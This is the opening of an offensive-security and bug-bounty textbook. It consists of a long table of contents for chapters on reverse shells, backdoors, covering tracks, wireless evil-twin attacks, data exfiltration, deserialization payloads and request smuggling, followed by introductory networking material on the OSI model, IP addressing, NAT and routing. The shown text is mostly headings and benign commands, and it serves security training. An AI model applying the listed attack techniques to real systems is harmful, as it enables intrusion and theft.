



2

CIPHER

STACK:

OFFENSE

AUTHOR:

SOROUSH MALEKI

ANALYZE SYSTEMS

MAP ATTACK SURFACES

UNDERSTAND BREADKDOWN

Contents

Networking Fundamentals	27
Networking Fundamentals	28
The OSI Model	28
The Seven Layers	28
A Real Example: What Happens When You Visit a Website	28
IP Addressing	29
IPv4	29
Public vs Private IP	29
NAT (Network Address Translation)	29
Routing	30
Subnetting and CIDR Notation	30
Core Protocols	31
TCP vs UDP	31
The TCP Three-Way Handshake	31
DNS	31
DNS Record Types	32
HTTP and HTTPS	32
HTTP Request Structure	32
HTTP Response Structure	33
HTTP Methods	33
HTTP Status Codes	33
TLS and HTTPS	33
How TLS Works (High Level)	34
Network Tools	34
ping	34
tracert	34
dig	34
nslookup	35
curl	35
ss and netstat	35
tcpdump	35
Ports and Services	35
Common Ports	36
Offensive-Relevant Concepts	36
BGP (Border Gateway Protocol)	36
ASN and IP Ranges	37
CDN, Reverse Proxy, and Load Balancer	37
CDN (Content Delivery Network)	37
Reverse Proxy	37
Load Balancer	38
Firewall and WAF	38
Firewall	38

WAF (Web Application Firewall)	38
Summary	39
Bonus: Linux Networking - The ip Command	39
How Does Linux See Networks?	39
What Is an Interface?	40
The ip Command	40
ip link	40
ip addr	40
ip route	41
Adding a New Route	42
Bonus: Linux Networking - VPN and Interfaces	42
Interface != Physical Network Card	42
VPN	43
But How Does tun0 Send the Packet?	43
Route Selection	44
Bonus: Linux Networking - Routing Tables	44
ip rule	44
ip rule vs ip route	45
Bonus: Linux Networking - iptables	45
Three Important Chains	45
Anatomy of a Rule	46
Ports: --dport and --sport	46
Targets (-j)	46
MASQUERADE Example	46
General Hacking: Concepts and Flows	48
Nslookup	49
Traceroute	49
WebHTTrack	49
Metagoofil	50
Exiftool	50
Email Information Gathering	51
What Data Does an Email Contain?	51
Email Tracking	51
Getting Data From a Domain	51
Whois	51
Nslookup	51
Dig	51
Firewall, IDS, IPS, and WAF Bypass	52

Bypass Techniques	52
Nmap	52
TCP Flags	52
Nmap Syntax	52
Scan Types	53
Host Discovery Options	53
Port Range Options	53
Scan Speed	54
Other Options	54
Target Formats	54
Example	54
Hping3	54
Common Flags	55
Examples	55
Idle Port Scan Using Fragmentation	55
The Problem With Standard Scans	55
Idle Scanning	56
Usage	56
Nmap Decoy Scan	56
Example: Decoy Scan Against a CIDR Range	57
Tcpdump	57
Interface Selection	58
Filters	58
Name Resolution	58
Logical Operators	58
Saving and Reading Captures	58
Hex and ASCII Output	59
Timestamp Options	59
Telnet and Netcat	59
Telnet	59
Netcat	59
Listening on a Port	60
File Transfer	60
OpenVAS	60
Installation and Setup	60
Credential Management	60
Starting and Stopping	61
LibreNMS	61
Docker Setup	61
Scapy	62
Basic Packet Crafting	62
Crafting a Spoofed Packet	62

Sniffing	62
Layer Reference	63
Pivoting and Proxy Tunneling	63
SSH Dynamic Port Forwarding	63
Chisel (TCP Tunneling Over HTTP)	63
Windows Enumeration	64
Default Users	64
Process Contexts	64
Standard Groups	64
Security Identifiers (SID)	65
SAM Database	65
Linux Enumeration	65
Key System Files	65
Enumerating Running Services	66
Enumerating NFS Shares	66
NetBIOS	66
DNS Enumeration	66
DNS Zone Transfer	66
Dig	67
Dig Flags	67
DNS Zone Transfer with Dig	67
Nslookup (Windows)	67
SNMP	68
OID (Object Identifier)	68
Community Strings	68
Enumeration Tools	68
Security Weaknesses	68
LDAP	69
Anonymous Bind	69
GUI Tools	69
Password Cracking	69
Attack Types	70
Passive Online Attacks	70
Packet Sniffing	70
MITM (Man in the Middle)	70
Replay Attacks	70
Active Online Attacks	70
Offline Attacks	71
Rainbow Table Attacks	71
Brute Force	71
Distributed Network Attacks	71
Physical Access Attacks	71
USB Automated Password Theft	71

SAM File Manipulation (Windows)	71
Live OS Attack (Linux)	72
Executing Applications	72
PsTools (Windows)	72
Covering Tracks	72
Windows	72
Linux	72
Creating a Backdoor with msfvenom	73
Yersinia and DHCP Starvation Attacks	73
Buffer Overflow	74
Exploitation	74
Sniffing	74
Passive vs Active Sniffing	74
Active Sniffing Techniques	75
Sniffing Tools	75
Tcpdump: Rotating Capture Files	75
Dsniff Toolbox	75
CAM Table and Port Security	76
How Switches Work	76
MAC Flooding	76
Port Security	76
DHCP Snooping	76
DHCP Starvation and Rogue DHCP	76
Defense: DHCP Snooping	77
ARP Poisoning and Spoofing	77
How ARP Works	77
The Attack	77
Denial of Service (DoS)	77
Layer 4 Attacks	78
TCP Fragmentation	78
TCP State Exhaustion	78
UDP Flooding	78
ICMP Attacks	78
Smurf Attack	78
Fraggle Attack	78
Permanent DoS (PDoS)	78
Application Layer Attacks	78
Real-World Examples Using hping3	79
Important Note	79
Session Hijacking	79

Network Layer	79
TCP Session Hijacking	79
UDP Session Hijacking	80
DNS Spoofing	80
Application Layer	80
Session Fixation	80
Session Donation	80
Cookie Theft via XSS	80
Man in the Browser (MITB)	80
Web Applications	81
Some Attack Vector Examples:	81
Buffer Overflow	81
DoS and DDoS	81
Stack Trace	81
Input Validation	81
SQL Injection	81
XSS (Cross-Site Scripting)	81
Injection Vulnerabilities	81
Upload Bomb	81
Broken Authentication and Session Management	82
Path Traversal	82
SQL Injection	82
Basic Login Bypass	82
Types and Complexity	82
Tools	82
Wireless Security	83
Wireless Network Modes and Concepts	83
Channels and Frequency	83
Signal Strength	83
IEEE 802.11 Standard	83
Frame Types and Collision Avoidance	83
Radio Signal Interference	84
Hacking a Hidden SSID	84
Enabling Monitor Mode	84
Discovering Nearby Networks	84
Locking onto the Target	84
Forcing Device Reconnection	85
Bypassing MAC Filtering	85
Finding Allowed MAC Addresses	85
MAC Spoofing	85
Cracking WPA2	86
Setting Up and Capturing	86
Cracking the Handshake	86
Rogue Access Point (Evil Twin) Attack	86

Setting Up the DHCP Server	87
Creating the Fake Access Point	87
Starting the DHCP Server	87
Configuring NAT and Routing	87
Mis-Association Attacks	88
Evasion	88
Evasion Techniques Against IDS/IPS	88
DoS Against IDS/IPS	88
Insertion / Packet Smuggling	88
Obfuscation	89
Crying Wolf	89
Session Splicing	89
Sense of Urgency	89
Encryption	89
Evasion Techniques Against Firewalls	89
IP Spoofing	89
Source Routing	89
Direct IP Access	90
ICMP / DNS Tunneling	90
Cloud Attacks	90
EDOS (Economic Denial of Service)	90
Encryption	90
Symmetric Encryption	90
Asymmetric Encryption	90
Basic Encryption Methods	91
Transposition	91
Substitution	91
Symmetric Key Encryption	91
Diffie-Hellman Key Exchange	91
Asymmetric Key Encryption	92
RSA	92
ECC (Elliptic Curve Cryptography)	92
Certificate Authorities	92
Generating a Self-Signed Certificate and Key Pair	92
How SSL/TLS Works	92
Generating a Private Key	93
Extracting the Public Key from a Private Key	93
Additional: SSH	93
SSH Port Forwarding	93
Local Port Forwarding (-L)	93
Remote Port Forwarding (-R)	94
Dynamic Port Forwarding (-D)	94
Real-World Scenario: Chained Tunnels	94
OWASP Top 10 and More	96

Linux Essentials Before OWASP	97
Filesystem Overview	97
User Management	97
File Descriptors and I/O Redirection	97
Utility Commands	98
SSH Key Generation and Usage	98
Passwordless SSH	99
Some More Networking Fundamentals Before Web Security	99
Netcat Basics	99
DNS and Name Servers	99
Web Servers	100
Virtual Hosts	100
Quick Python HTTP Server	101
URL Structure	101
HTTP Protocol	101
Request Line	101
HTTP Common Methods	102
HTTP Headers	102
curl for HTTP Requests	102
CDN and Reverse Proxies	103
Programming as a Foundation for Web Security	103
JSON and Regex	103
Automating Tasks with Python	103
JavaScript for Web Application Security	104
How Browsers Work	104
Same-Origin Policy (SOP)	104
Accessing an iframe's Content	105
postMessage: Cross-Origin Communication	105
Listener (receiving page)	105
Sender (initiating page)	105
SQL Fundamentals for Web Security	106
Relational Database Concepts	106
Installation and Connection	106
Database and Table Operations	106
Queries	106
INSERT	106
SELECT	107
UPDATE	107
DELETE	107
DESCRIBE	107
UNION	107
ORDER BY	107
INFORMATION_SCHEMA	108
Built-in Functions	108
LIKE	108
Escape Sequences and Quoting	109

Comments	109
SQL Injection	109
Goals of SQL Injection	109
Breaking Out of Context and Fixing	109
Simple Authentication Bypass	109
Batch Queries and Semicolons	110
Bypassing Quote Escaping	110
Interaction Modes	110
1. Direct Results	111
2. Indirect Results	111
3. No Results	111
Privilege and File Access	111
Data Extraction Flow	111
UNION-Based Injection	112
Detection	112
Determining Column Count	112
Exploitation	112
Bypassing Quote Restrictions with Hex Encoding	113
Blind SQL Injection	113
Boolean-Based Blind SQLi	113
Detection	113
Time-Based Blind SQLi	114
Boolean-Based Exploitation	114
SQLmap	116
Options	116
Example Usage	116
Command Injection	117
Why It Is Critical	117
Detection	117
Out-of-Band (OOB) Detection	117
Data Exfiltration	118
HTTP Exfiltration	118
DNS Exfiltration	119
Exfiltrating Larger Output via DNS	119
Real-World Scenario: Reverse Shell	119
Step 1 — Identify the Available Shell	120
Step 2 — Write the Reverse Shell Script	120
Step 3 — Serve the Script	120
Step 4 — Set Up the Listener	120
Step 5 — Fetch and Execute on the Target	120
Commix	121

Remote Code Execution (RCE)	121
PHP Example	121
Functions Leading to System Command Execution	121
Breaking Out of Context Example	122
Python Example	122
Server-Side Template Injection (SSTI)	123
Detection	123
Exploitation	124
Tplmap	124
BOM and DOM	124
BOM	124
DOM	125
HTTP Requests in the Browser	125
XMLHttpRequest	125
Fetch API	126
Cookies	126
Cookie Flags	126
Setting Cookies in PHP	127
SameSite Values	127
What Counts as a “Site”	127
Same Origin Policy (SOP)	128
How Origin is Defined	128
Loaded Resources vs. Data Access	128
Content Security Policy (CSP)	129
Cross-Origin Resource Sharing (CORS)	129
CORS Headers	129
Cross-Origin HTTP Requests	130
Simple HTTP Requests	130
Preflight HTTP Requests	130
CORS Misconfiguration	130
Attack Scenario	130
When Does a CORS Misconfiguration Exist?	131
Identifying the Vulnerability in Burp Suite	131
Exploitation	132
Checker Function — CORS Part 2	132
How the Checker Function Can Be Vulnerable	133
Detecting Vulnerable CORS Configurations	133
Cross-Site Request Forgery (CSRF)	134
Dependencies	134
How It Works	134
Repeatability	134

Exploit Code	135
Exploit Code — Fetch	135
Exploit Code — Using a Form	136
CSRF Protection	136
Cross-Site Scripting (XSS)	137
Types of XSS	137
XSS Vectors	137
Normal Reflected XSS	137
DOM-Based Reflected XSS	138
Stored XSS	138
Breaking Out of Code Context	138
Protection	139
Exploitation	139
Practical Example — XSS Chained with CSRF	139
Open Redirect (OR)	140
Types of Open Redirect	141
Header-Based	141
HTML/JS-Based	141
Bypassing Protections	142
Header-Based Protection	142
JS-Based Protection	142
Default Credentials	142
Brute Force with Burp Suite	143
Password Spray	143
Stack Trace Errors	143
HTTP Verb Tampering	144
Force Browsing	144
Tools	144
Sensitive File Extensions to Look For	144
FFUF	145
S3 Bucket Misconfiguration	145
Identifying an S3-Hosted Site	146
Exploiting the Misconfiguration	146
Server-Side Request Forgery (SSRF)	146
Detection	147
Checker Function	147
Exploitation	149
Tools	149
Real-World Examples	149
Broken Access Control — IDOR (Insecure Direct Object Reference)	150
Simple IDOR	150
Tricky IDOR	150

Detection Tricks	151
Protection	151
ID Formats	151
Cryptographic Failures — Cryptography	152
Objectives of Modern Cryptography	152
Cryptographic Algorithms	152
Hashing	152
Encoding	152
OpenSSL	153
RSA Key Pairs	153
Cryptographic Failures — Password Storage	153
Salt	154
JWT (JSON Web Token)	154
Important Properties	154
Structure	155
Example Token Components	155
Security Implications	155
Weak Crypto Keys	156
Tools	156
Vulnerable File Upload	156
Basic Exploitation	156
Impact Levels	157
Protections	157
Finding the Uploaded File	157
Bypassing Extension Checks	158
Bypassing Content Checks	158
Business Logic Vulnerabilities	158
Double Spending	159
Vulnerable and Outdated Components	159
Nuclei	159
Other Tools	160
OOP (Object-Oriented Programming)	160
Constructor	160
Property Access Modifiers	161
Magic Methods	161
Serialization and Deserialization	161
Serialization	161
Why Serialization Is Necessary	162
Send and Receive Flow	162
Insecure Deserialization	162

How It Works	162
Insecure Deserialization in Python	162
Normal Usage	163
Exploitation	163
Why return (os.system, ('curl site:port',)) and Not os.system('curl ...')	
Directly	163
Why the Victim Does Not Need to Have Imported os	164
Insecure Deserialization in Node.js	164
Generating the Serialized Payload	164
Weaponizing the Payload	164
Delivering the Payload	165
Insecure Deserialization in PHP	165
Example Vulnerable Pattern	165
Crafting the Payload	166
Data Transmission	166
JSON: JavaScript Object Notation	166
XML: Extensible Markup Language	166
XXE	166
Dive into XML	167
Two Types of XML Parser Responses	168
Dependent (Normal)	168
Independent (Blind)	168
XXE (External XML Entity)	168
Declaring an Entity	168
Reading Files via System Identifier	168
Blind XXE	168
PHP-Specific Note	168
XXE + SSRF	169
Out-of-Band XXE Detection	169
SSRF via XXE	169
XXE File Reading	169
PHP Wrapper	169
CDATA	169
Blind XXE File Reading	170
Authentication	171
Four Main Attributes of Authentication	171
HTTP Is the Problem	171
Cookie vs Token	172
Authentication Cookie	172
Authentication Token	172
Common Vulnerabilities	173
Improper Token Generation	173

Insecure Email Verification	173
Weak Password Reset Mechanism	173
Insecure Magic Links	173
Two-Factor Authentication Flows	173
OTP (One Time Password)	173
Weak Passwords	174
OAuth (Open Authorization)	174
OAuth Authentication Flow	174
Vulnerability: Manipulating <code>redirect_uri</code>	175
Vulnerability: Chaining with Open Redirect	175
SSO (Single Sign-On)	175
How SSO Handles Multiple Domains	175
JSONP	176
SSO Roles	176
Case 1: Two Domains, Same Application	177
Case 2: Full SSO Token Flow	177
SSO Vulnerabilities	177
Manipulating <code>redirect_uri</code>	177
Chaining with Open Redirect	177
CORS and JSONP Weaknesses	178
JSONP Exploitation	178
Attack Scenario	178
Why the <code>callback</code> Parameter Makes It Worse	179
Mass Assignment	179
How It Works	179
HTML Form Example	180
Finding the Right Parameter Names	180
The Goal Is Not Always Privilege Escalation	180
Confirming a Vulnerable Field	180
Tips	181
BOLA and BFLA	181
BOLA (Broken Object Level Authorization)	181
Bypass Techniques	181
BFLA (Broken Function Level Authorization)	182
Discovery via Fuzzing	182
Verb Tampering	182
Broken User Authentication	182
Security Misconfiguration: Content-Type Switching	183
Security Misconfiguration: Cookie Instead of Token	183
Cache	183

CDN	183
Cache Key	184
Cache Response Headers	184
Detecting a CDN	184
Web Cache Deception	185
How It Works	185
Attack Scenario	185
Detection	185
Common Bypasses	185
Web Cache Poisoning	186
How It Works	186
Other Impacts	187
Confirming an Unkeyed Parameter	187
Methodology	188
Param Miner	188
HTTP Protocol	188
HTTP Versions	188
Keep-Alive	188
Pipelining	188
Transfer Encoding	189
Chunked Request Format	189
HTTP Request Smuggling	190
What Is HTTP Request Smuggling?	190
Impact	190
The Ambiguous Request	190
Variants	191
CLTE	191
TECL	192
TETE	192
Detecting a Second Server	193
Sending a Non-Standard HTTP Method	193
Real-World Example: DoS via Smuggled 404	194
Tooling: HTTP Request Smuggler	194
Deep Recon	195
Learning Research Flow (Real-Time Learning)	196
Passive Learning	196
Active Learning	196
Soft Skills: Separate Emotions from Work	196
Think Outside the Box	196
Methodology	197
How to Learn a New Topic	197

New Concept	197
Searching	197
Setup	198
Vulnerabilities	198
Live Analysis	198
XSS	198
Encodings	198
HTML Encoding	198
Character References	198
Unicode	198
URL Encoding	199
Key Points	199
Deeper into XSS	199
Source and Sink	199
XSS Discovery	200
Outside a Tag	200
Inside a Tag	200
JavaScript Context	201
DOM XSS	201
Post Message	201
Fuzzing	203
Bypasses	204
JavaScript Execution Bypasses	204
HTML Tag Bypasses	205
Hidden Input	205
Some More Payloads	206
Post XSS	206
Hacking Flow	206
Main Flow	206
Choosing a Program	206
Wide Recon	206
Deep Recon	206
Threat Modeling	207
Vulnerability Analysis	207
Exploitation	207
Reporting	207
Deep Recon	207
Phase 0	207
Phase 1 — What to Look For	207
Burp Suite Configuration for Deep Recon	208
Example Mind Map — Authentication Branch	209
Phase 2 — Increasing Attack Surface	209
Side Applications	209
Hidden Surfaces	209
Crawling	209
Passive Crawling	209
Active Crawling	211

Phase 3 — Fuzzing	211
Fuzzing	211
Hidden Resources	211
Tools	212
Parameters	212
Headers	213
Checking Phase — Verifying the Hook	214
Inputs	215
Files	217
Finding Hooks When Nothing Is Visible	217
Endpoints	217
Identifying Files vs. Endpoints	218
Wordlists	218
Over CDN	219
Deep Recon Theory Recap	219
Recap	219
Hunting Tips	219
Validating Parameters and Understanding Redirection	220
DOM Source and Sink Analysis	220
Locating the Source with the Debugger	220
Example — Checker Function Discovery	221
Client-Side vs. Server-Side Rendering	221
Accessing Unpacked Source	221
Testing for Open Redirect — Character Fuzzing	222
Deep Recon Mindset	222
Threat Modeling	222
Token Stealing and Link Poisoning	223
Rate Limit Positioning	223
URL Validation Approaches	224
Determining Client-Side vs. Server-Side Logic	224
Golden Tip — Link Poisoning Attack Tree	224
Recap	225
Hunting Tips — Part 2	225
Bypassing URL Checker Functions	225
The Least Change Principle	225
Escalating to Account Takeover	226
Handling URL Fragments	226
When Certain Characters Are Blocked	226
Link Poisoning Edge Case	226
Host Header Poisoning and Manipulation	227
How It Works	227
Direct Connection vs. CDN	227
Bypassing CDN Host Header Restrictions	227
Starting with Least Change	227
Deep Recon: Threat Modeling	227
Mass Assignment and DOM XSS	228
Identifying the Attack Surface	228

Confirming the Vulnerability	228
Test Cases for Edit Profile	228
Recap	228
General Recap and Common Questions	229
General Recap	229
Common Questions	230
How Do I Choose a Program?	230
There Is Too Much Functionality — Where Do I Start?	230
The DOM Is Hard to Read	230
The Hunting Workflow	231
Hunting Tips — Part 3	231
Input in Response Headers — Threat Modeling	231
CRLF Injection	231
Example	231
Properties as Parameters	232
Parameter Fuzzing — Least Change	232
API and Cross-Origin Considerations	232
Tokens vs. Cookies	233
Identifying the Backend	233
First Tests on a New API	233
API Route Fuzzing	233
REST API and SPA Deployment Patterns	233
Expanding Attack Surface After the Seven Questions	234
Blocked Authentication — Dynamic Test Cases	234
Handling 403 Responses	234
How to Search the DOM	235
Before Searching	235
Search Strategy	235
Middleware in Modern Web Applications	235
Recap and Extra Tips	236
Hunting Tips — Part 4	236
Custom Encoding and Encryption	236
Finding the Encoding Logic in the DOM / HOW TO SEARCH IN DOM . . .	237
Using the Debugger	237
Using Breakpoints and the Call Stack	237
What Should You Search For?	238
Injecting a Newline After Finding Custom Encoding	239
Authentication Start	239
Gmail Address Aliasing	239
OTP Rate Limit Bypass Using Aliasing	239
How to Detect This	239
Two Attack Scenarios	240
Scenario 1 — OTP Brute Force (Critical)	240
Scenario 2 — OTP Spray Attack (High)	240
When This Attack Does Not Work	240
Detection Flow Summary	240

Application to Web	241
Redirect Parameters — JS vs HTTP Handling	242
Modern CSRF — QR Code Login	242
Recap	243
Broken Authentication	243
Deep Recon	243
Sign In	244
Registration	244
No Registration?	244
Confirmation Link (Account Activation)	244
Special Accounts	245
Transfers	245
OAuth	246
Provider Side	246
Application Side	246
Evil Application	248
Permission Manipulation	248
Link Account	248
Methods	248
Attack	248
2-Factor Authentication	249
Other Schemes	251
Other Schemes — Summary	251
Forgot Password (Review)	251
Two Scenarios	252
Detection Flow (From the Start)	253
Summary	253
Link/OTP Generator	253
Link/OTP Validator	254
About OAuth Providers	254
Recap	254
Mobile Application Penetration Testing and Recon	255
Installation	255
Android Setup	255
Traffic Capture	255
SSL Pinning	256
Dynamic Hooking with Frida	257
Decompiling and Reading Source Code	258
SSL Pinning Bypass	258
Extracting Links	259
Static Links	259
Dynamic Links	259
Deep Links	260
Deep Link Tests	260
More Mobile Recon Tips	261
Recap	261
Reporting	262

Sections	262
Report Title	262
Attack Scenario	262
PoC Videos	263
Attack Scenario Examples	263
Steps to Reproduce	263
Impact	263
CVSS Factors	263
Recap	264
A Friendly Conversation	264
I Have Not Submitted a Valid Report Yet. Am I a Failure?	264
SNI	265
DNS Rebinding	265
How DNS Rebinding Works	266
DNS Rebinding in Authentication Flows	266
A More Advanced Example	266
Identifying the Delay	267
Some Detailed Tips	267
Report Types	267
JWT	267
Unix Binaries	267
Desktop Application Analysis	267
General Tips	268
Hunting Example	268
SPA or SSR?	268
Recap and Additional Tips	269
Some Detailed Tips - part2	269
SSL Certificate Checking	269
Shodan	270
HTTP Basics	270
curl	270
HTTP Methods	270
HTTP Headers	271
Origin	271
Cookies	271
DNS	272
Finding Subdomains	272
WebSocket	272
AJAX	272
Static vs Dynamic Files	272
Miscellaneous	273
CSRF	273
Some Detailed Tips — part3	273
XSS on href	273

Redirection Parameters	274
Databases	274
Relational Databases	274
Non-Relational Databases (NoSQL)	274
NoSQL — MongoDB	274
Basic MongoDB Operations (mongosh)	274
CSRF Token Bypass — Verb Tampering	275
Authentication Factors	275
API Types	275
Burp Suite — Useful Settings	276
External/Wide Recon Goals	276
Subdomain Enumeration	276
Search Engine Dorking	276
Other Methods	276
Technology Fingerprinting	277
Retrieving a Site's TLS Certificate	277
SQL Injection — Comments and Detection	277
CSRF — Chained Request Forcing	277
Self XSS	278
Form Action and Top-Level Navigation	278
CORS	278
Open Redirect — Unicode Bypass	278
Path Traversal vs. Path Normalization	278
Unicode Digit Bypass	278
SSRFmap	279
Identifying Endpoints vs. Static Resources	279
Some Detailed Tips - part4	279
403 Bypass Techniques	279
1. IP Spoofing Headers	279
2. Path Normalization and Path Traversal	280
3. API Version Switching	280
4. Character Fuzzing in the URL	280
5. Fuzzing Behind Authentication-Required Paths	280
XSS — Modifying Conditions at Runtime	281
Triggering Error Stack Traces	281
Basic Authentication via Header	281
Wide Recon	282
Networking Review	283
Network Interfaces and MAC Addresses	283
Hubs and Switches	283
Subnets and CIDR	283
Routers	284
TCP Communication	284
NAT — Network Address Translation	284
ASN — Autonomous System Number	284
BGP — Border Gateway Protocol	284
BGP Anycast	285

Legacy vs. CDN Routing	285
Wide Recon / External Recon	285
Goals of Wide Recon	286
General Order of Operations	286
SSL Certificate Search	286
What to Look For	286
Certificate Fields Reference	287
Scripts and Tools	287
CIDR Discovery / ASN Discovery	289
When Certificate Search on a CIDR Is and Is Not Useful	289
CIDR Discovery Objectives	289
ASN Discovery — Getting the AS Number	289
Working with a Discovered CIDR	290
CDN Detection	291
Historical DNS Records — securitytrails.com	291
Worked Example — Imaginary Target: sempra.com	291
Service Discovery	292
Objectives	292
HTTP Service Discovery — httpx	292
Port Scanning	292
Subdomain Discovery	293
Passive Providers	293
Through Web Content	294
Certificate Search on CIDR	294
PTR Records on CIDR	294
Subdomain Discovery via Wayback + unfurl	294
or Generally:	294
Chaos Dataset — ProjectDiscovery	295
Name Resolution	295
Name Resolution with dnsx	295
Wildcard Detection	296
Wildcard with Same IP — HTTP Filtering	297
Additional Tips (DON'T SKIP)	297
Pattern Recognition	297
crt.sh vs. Censys vs. Shodan	298
Censys — Additional Query Examples	298
Shodan Trick — Facet Analysis	298
DNS Brute Force	298
Static Brute Force	298
Dynamic Brute Force	300
Domain Discovery	301
Objectives	301
Finding Acquisitions	301
Reverse WHOIS on Domain Properties	301
Certificate-Based Domain Discovery	301
Search Engine Queries	301
Handling All Discovered Domains	302
Domain Discovery via DNS Fuzzing	302
IIS Shortname Scanner	302

Tips on Acquisitions and Scope	302
Wide Recon — Methodology Review	303
Collecting Subdomains from Multiple Providers	303
Name Resolution	304
Comparing Results Between Providers	304
Useful Recon Flows	304
Favicon Search	305
HTTP Service Discovery	305
Host Header Fuzzing	305
Working on a Discovered Asset with No Content	306
Basic Authentication on a Path	306
Additional Quick Checks	306
ASN Recon	307
Censys	307
SecurityTrails	307
Shodan	308
Censys — Host Search	308
Continuous Recon and Automation	308
Recap	308
Subdomain Takeover	309
Impact	309
Detection	309
Some Hunting Tips and Tricks	309
Finding Parameters in the DOM	309
XSS Attack Vector	310
Database Interaction	310
Cookie to Parameter Fallback	310
Partial Tool Usage	310
Basic Authentication	310
Login Page Approach	310
Form Parameters	310
XSS Angle Bracket and Quote Protection Bypasses	310
Serialized Data in URLs and Cookies	311
Understanding URL Behavior Before Fuzzing	311
Logout Page Parameter Fuzzing	311
Pattern Recognition During Fuzzing	311
Cookie Behavior Differences	311
Input Reflected in <code>window.location</code>	312
Breaking Input with URL-Encoded Characters	312
Numeric Strings	312
httpx and CDN	312
OAuth Redirect Back Fuzzing	312
CRLF Injection	312
4XX and 5XX Pages	313
File Download Analysis	313
Server Status Page	314
XSS in Hidden Input Fields	314

Efficiency Tip	314
Starting Point	314
Recap	315
Broken Access Control	316
Implicit IDs	316
Explicit IDs	316
Parameter Pollution	317
Mass Assignment	317
Vague Values	317
Real-World Example	318
Some Recon Tips	318
Fuzzing Headers and Filters	318
Searching Page Names in DOM	318
Handling 302 Redirections	318
NTLM Authentication	318
Self XSS via Cookie Reflection	319
Automation	319
Watchtower	319
Architecture Overview	319
API Layer	320
Program Sync	320
Subdomain Enumeration Module	320
Name Resolution Module	320
HTTP Service Discovery Module	321
Vulnerability Assessment Module	321
Notification Module	321
Putting It Together	321
X9	322
Research	322
The Problem with Oneliners	322
Parameters	323
Fuzzing Methodology	323
Input Sources	323
HTTP Methods	323
X9 — How It Works	323
Example	323
Generate Strategies	324
Value Strategies	324
Chunk Size	325
Recommended Usage	325
X9 + XSS Detection	325
Full X9 Pipeline	325
Ephemeral Vulnerabilities	326
Research — Part 2	327
What Vulnerabilities Are Increasing and What Should Be Researched? . .	327

Why Is XSS Increasing Every Day?	327
mXSS (Mutated XSS)	328
More on Inconsistency	328
Secondary Context	328
Attacking the Two-Component Case	329
Another Inconsistency Example — OTP Web Service	330
How Research Works	330
How to Do Research	330
Research Outputs	331
Cache Vulnerabilities	331
Fundamentals	331
DNS Cache	331
Browser Cache	331
CDN Cache	331
Cache Server as Reverse Proxy	332
CDN Cache Key	332
VARY Header	333
Cache Hit and Miss	333
Finding Keyed Inputs	333
How CDNs Decide What to Cache	333
What Is Needed for Cache Poisoning?	334
Web Cache Poisoning	334
Goals	334
Discovery	334
Common Question from Beginners	334
Web Cache Deception	335
Detection	335
Bypasses	335
Cache Poisoning Tips and Tricks	336
Bonus: XSS to Account Takeover	336
Stealing Cookies	336
Changing the Email Address	336
Changing the Password	337
Deleting the Account (CSRF)	337
Manipulating Other Parts of the Application	337
Searching the DOM Before Giving Up	337
Some More Hunting Tips	338
Running httpx on CDN-Backed Assets	338
XSS — Quote Breaking and Encoding	338
When to Spend More Time on an Asset	338
Validation Pages and Limited Sessions	339
Parameter Pollution	339
Registration Flows	339
Cross-Subdomain Session Reuse	340
Using Legitimate Values to Improve Fuzzing	340
SSRF — Bypassing 127.0.0.1 Filters	341
VueJS Applications and Lazy Loading	341

How to Determine if a Site Is SSR 341

Networking Fundamentals

There is a great deal to learn before diving into hacking. Arguably the most important foundation is networking, since almost every operation involves network-level concepts in some way. This chapter serves as an introduction to get things started, but it is strongly recommended to study networking further beyond what is covered here.

Networking Fundamentals

Networking is the foundation of everything in cybersecurity. Before you can attack or defend a system, you need to understand how computers talk to each other. This section covers the core concepts you need — not just for exams, but for real-world offensive security work.

The OSI Model

The OSI (Open Systems Interconnection) model is a framework that describes how data travels from one computer to another across a network. It breaks the process into seven layers. Each layer has a specific job, and they all work together.

Think of it like sending a letter: you write it, put it in an envelope, address it, hand it to the post office, and they figure out how to deliver it. Each step is a layer.

The Seven Layers

Layer	Number	Name	What It Does
7	Seven	Application	What the user sees — HTTP, DNS, FTP
6	Six	Presentation	Data formatting, encryption, compression
5	Five	Session	Opens and closes communication sessions
4	Four	Transport	Reliable delivery — TCP and UDP live here
3	Three	Network	IP addressing and routing — gets data to the right machine
2	Two	Data Link	MAC addresses, switches, frames
1	One	Physical	Cables, Wi-Fi signals, the actual hardware

In offensive security, you will mostly work with **Layer 3** (IP), **Layer 4** (TCP/UDP), and **Layer 7** (Application). These are the layers where attacks happen and where your tools operate.

A Real Example: What Happens When You Visit a Website

When you type `http://example.com` in your browser:

1. **Layer 7** — Your browser creates an HTTP request
2. **Layer 4** — TCP breaks it into segments and ensures delivery
3. **Layer 3** — IP figures out the route to the server
4. **Layer 2/1** — The data travels over the physical network as electrical signals or radio waves

On the server side, the process happens in reverse — from Layer 1 back up to Layer 7.

IP Addressing

Every device on a network needs an address so that data knows where to go. This is what an IP address does.

IPv4

IPv4 is the most common version of IP addressing. An IPv4 address looks like this:

192.168.1.10

It has four numbers separated by dots. Each number is called an **octet** and can be between 0 and 255. Under the hood, an IP address is just 32 bits of binary data.

192 .168 .1 .10
11000000.10101000.00000001.00001010

To check your IP address on Linux:

```
ip a
```

To see your routing table:

```
ip route
```

Public vs Private IP

Not all IP addresses are the same. There are two types:

Private IP addresses are used inside local networks (your home, office, etc.). They are not reachable from the internet directly.

Range	Example
10.0.0.0 – 10.255.255.255	10.0.0.5
172.16.0.0 – 172.31.255.255	172.16.0.1
192.168.0.0 – 192.168.255.255	192.168.1.100

Public IP addresses are assigned by your ISP and are reachable from anywhere on the internet.

To see your public IP from the terminal:

```
curl ifconfig.me
```

NAT (Network Address Translation)

Your router uses NAT to let multiple devices inside your home network share a single public IP. When you send a request to the internet, your router replaces your private IP with its public IP, then maps the response back to your device.

This is why when you look up “what is my IP” in a browser, you see the router’s public IP — not your device’s private one.

Routing

Routing is how data finds its way from one network to another. A **router** is the device responsible for this — it looks at the destination IP of each packet and decides where to send it next.

Every device has a **routing table** — a list of rules that says “to reach this network, send traffic here.”

The most important entry is the **default route** (also written as `0.0.0.0/0`). It means: “if no other rule matches, send the packet here.” This is usually your router or gateway — the device that connects you to the internet.

To view your routing table:

```
ip route
```

A typical output looks like this:

```
default via 192.168.1.1 dev eth0
192.168.1.0/24 dev eth0 proto kernel scope link src 192.168.1.5
```

- `default via 192.168.1.1` — all unknown traffic goes to your gateway (router)
- `192.168.1.0/24 dev eth0` — traffic for your local network stays local

Subnetting and CIDR Notation

A **subnet** is a smaller network carved out of a larger one. Subnetting lets you divide an IP range into groups.

CIDR (Classless Inter-Domain Routing) is how we write subnets. It looks like this:

```
192.168.1.0/24
```

